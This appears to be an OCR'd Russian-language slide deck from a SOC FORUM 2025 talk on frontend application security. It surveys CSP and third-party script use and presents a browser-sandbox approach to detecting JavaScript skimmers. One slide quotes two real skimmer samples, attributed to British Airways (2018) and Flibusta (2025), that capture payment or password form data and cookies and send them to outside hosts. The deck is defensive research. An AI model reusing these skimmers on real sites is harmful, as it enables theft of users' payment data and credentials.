



https://t.me/FrontSecOps/71

## Результаты исследования

# Исследование безопасности российских frontend-приложений

SOC FORUM 2025





**39 / 100**

**Общий показатель безопасности**

**Средний по всем категориям**

# Исследование безопасности российских frontend-приложений

SOC FORUM 2025





Наличие заголовка Content Security Policy (CSP)


7 / 100

Оценка конфигурации CSP



Использование Subresource Integrity (SRI)





Наличие скриптов с зарубежных хостов





Наличие Google Tag Manager (GTM)




Наличие Google Analytics




Наличие Яндекс Метрики




Наличие вызовов функции eval()


# JavaScript-снифферы

SOC FORUM 2025

04

# Зависимости в js-приложениях

SOC FORUM 2025




Пример: React + Ant Design

**Количество**

**1362**

**Глубина**

**26**

**Размер (МБ)**

**от 2 до 20+**

# Как работают js-сниффферы?

SOC FORUM 2025

```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessin
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

Целенаправленный
Инцидент British Airways, 2018

Перехватывал данные
конкретной формы

```
try {
    (function () {
        let handle_to_password_attr =
            document.querySelector("input[type=\"password\"]");
        if (handle_to_password_attr) {
            document.body.addEventListener('submit', function (event) {
...

const base_64_encoded_data = btoa(JSON.stringify({
    'form': formObject,
    'url': window.location.href,
    'cookie': document.cookie
})).replaceAll('/', '_').replaceAll('+', '-');
...

fetch("https://ss11.cbu.net/form/" + base_64_encoded_data);
```

Универсальный
Инцидент Flibusta, 2025

Перехватывал все формы с
полем password + cookie

# Обнаружить непросто

SOC FORUM 2025

- Браузер пользователя – «слепая» зона
- Необходимо прокликивать основные Use Case пользователя (долго) после любых изменений кода и смотреть куда отправляются запросы
- А еще каждые 4 часа в продакшене
- Отправка данных злоумышленнику в момент закрытия вкладки (unload / visibilitychange)
- В реальной жизни обнаружение происходит через недели/месяцы после жалоб пользователей

# Content Security Policy (CSP) не защитит нас от js-снифферов

SOC FORUM 2025

- Она не используется ( 87% )
- Она сконфигурирована неэффективно ( оценка 7 / 100 )
- Все зависимости находятся в бандл-файле ( main.js )
- CSP не контролирует отправку запросов через механизм навигации

# Анализаторы и средства защиты тоже не помогут

SOC FORUM 2025

| | | | |
|---|---|---|---|
| 01 Container Security | 03 WAF | 05 SAST | 07 SCA |
| 02 EDR/XDR | 04 NGFW | 06 DAST | 08 DLP |

SOC FORUM 2025

# ЕДИНСТВЕННОЕ МЕСТО, ГДЕ МОЖНО ОБНАРУЖИТЬ ВРЕДОНОСНУЮ АКТИВНОСТЬ – ЭТО БРАУЗЕР ПОЛЬЗОВАТЕЛЯ, ГДЕ СТРАНИЦА ПОЛНОСТЬЮ СОБРАНА И ВЫПОЛНЕН ВЕСЬ JAVASCRIPT-КОД

## PCI DSS 4.0.1

# Обнаруживаем с помощью браузера-песочницы

SOC FORUM 2025


05

# Frontend Application Security Testing (FAST)


SOC FORUM 2025

Открытие страницы



Ввод логина, пароля, клик по кнопке





Успешная аутентификация, редирект





Открытие формы создания клиента, заполнение данных




Клик по кнопке, клиент успешно добавлен




Клик по кнопке Logout, закрытие страницы





Автоматизированное выполнение E2E-сценария (Use Case)

# Frontend Application Security Testing (FAST)


SOC FORUM 2025

Открытие страницы



Ввод логина, пароля, клик по кнопке





Успешная аутентификация, редирект





Открытие формы создания клиента, заполнение данных




Клик по кнопке, клиент успешно добавлен




Клик по кнопке Logout, закрытие страницы




Автоматизированное выполнение E2E-сценария (Use Case)

Software Bill of Behavior (SBOB)


Контентный слой браузера

# Frontend Application Security Testing (FAST)


SOC FORUM 2025

Открытие страницы



Ввод логина, пароля, клик по кнопке





Успешная аутентификация, редирект





Открытие формы создания клиента, заполнение данных




Клик по кнопке, клиент успешно добавлен




Клик по кнопке Logout, закрытие страницы




Автоматизированное выполнение E2E-сценария (Use Case)

## Элементы

script, iframe, embed, form и др.

Software Bill of Behavior (SBOB)


Контентный слой браузера

# Frontend Application Security Testing (FAST)


SOC FORUM 2025

Открытие страницы



Ввод логина, пароля, клик по кнопке





Успешная аутентификация, редирект





Открытие формы создания клиента, заполнение данных




Клик по кнопке, клиент успешно добавлен




Клик по кнопке Logout, закрытие страницы




Автоматизированное выполнение E2E-сценария (Use Case)

## Элементы

script, iframe, embed, form и др.

## Запросы

xhr, fetch, img, websocket и др.

Software Bill of Behavior (SBOB)


Контентный слой браузера

# Frontend Application Security Testing (FAST)


SOC FORUM 2025

Открытие страницы



Ввод логина, пароля, клик по кнопке





Успешная аутентификация, редирект





Открытие формы создания клиента, заполнение данных




Клик по кнопке, клиент успешно добавлен




Клик по кнопке Logout, закрытие страницы




Автоматизированное выполнение E2E-сценария (Use Case)

## Элементы

script, iframe, embed, form и др.

## Запросы

xhr, fetch, img, websocket и др.

## API браузера

eval, clipboard, geolocation, cookie, notification и др.

Software Bill of Behavior (SBOB)


Контентный слой браузера

# Frontend Application Security Testing (FAST)


SOC FORUM 2025

Открытие страницы



Ввод логина, пароля, клик по кнопке





Успешная аутентификация, редирект





Открытие формы создания клиента, заполнение данных




Клик по кнопке, клиент успешно добавлен




Клик по кнопке Logout, закрытие страницы




Автоматизированное выполнение E2E-сценария (Use Case)

## Элементы

script, iframe, embed, form и др.

## Запросы

xhr, fetch, img, websocket и др.

## API браузера

eval, clipboard, geolocation, cookie, notification и др.

## Sensitive Data


В сетевых запросах, на странице, в постоянных хранилищах браузера

Software Bill of Behavior (SBOB)


Контентный слой браузера

# Эталонный профиль

SOC FORUM 2025




Профиль 1
Эталонный (разрешенный) профиль поведения




Scan 1
Профиль 1

Scan 2
Профиль 2



Scan 3
Профиль 3



Scan 4
Профиль 4

# Критичность изменения профиля поведения приложения

SOC FORUM 2025

| Событие | Уровень |
| --- | --- |
| Добавлен/изменен скрипт | Critical |
| Сетевой запрос на новый хост | Critical |
| Вызов eval() и аналогичных функций | Critical |
| Вызов ранее не использованной Web API функции | Critical |

# Проверки в DevSecOps / SSDLC

SOC FORUM 2025


- Требования к приложению
- На какие хосты отправляет данные
- Какие API браузера использует

- Сканирование FAST-анализатором
- Реагирование на инциденты

- Сканирование FAST-анализатором
- Анализ каждые 6 часов
- Реагирование на инциденты

# Что делать?

SOC FORUM 2025

- Понять, что frontend-приложения – важная цель для злоумышленников, дающая гарантированную монетизацию
- Ответить на вопрос: «Я знаю/уверен, что делает frontend-приложение прямо сейчас? Куда отправляет данные?»
- Создать модель угроз для frontend-приложений по фреймворку Frontend Kill Chain
- Выполнять мониторинг/контроль поведения frontend-приложений в DevSecOps
- Использовать средства автоматизации (например, FAST-анализатор) для глубокого анализа, контроля изменений и оповещения о несанкционированных изменениях

# Telegram-канал FrontSecOps

SOC FORUM 2025

- Разбор инцидентов
- Лучшие практики
- DevSecOps для frontend-приложений
- Обзоры инструментов

# SOC FORUM 2025

Telegram-канал
FrontSecOps

Михаил Парфенов
DPA Analytics

tg: @mkparfenov
mp@dpa-analytics.ru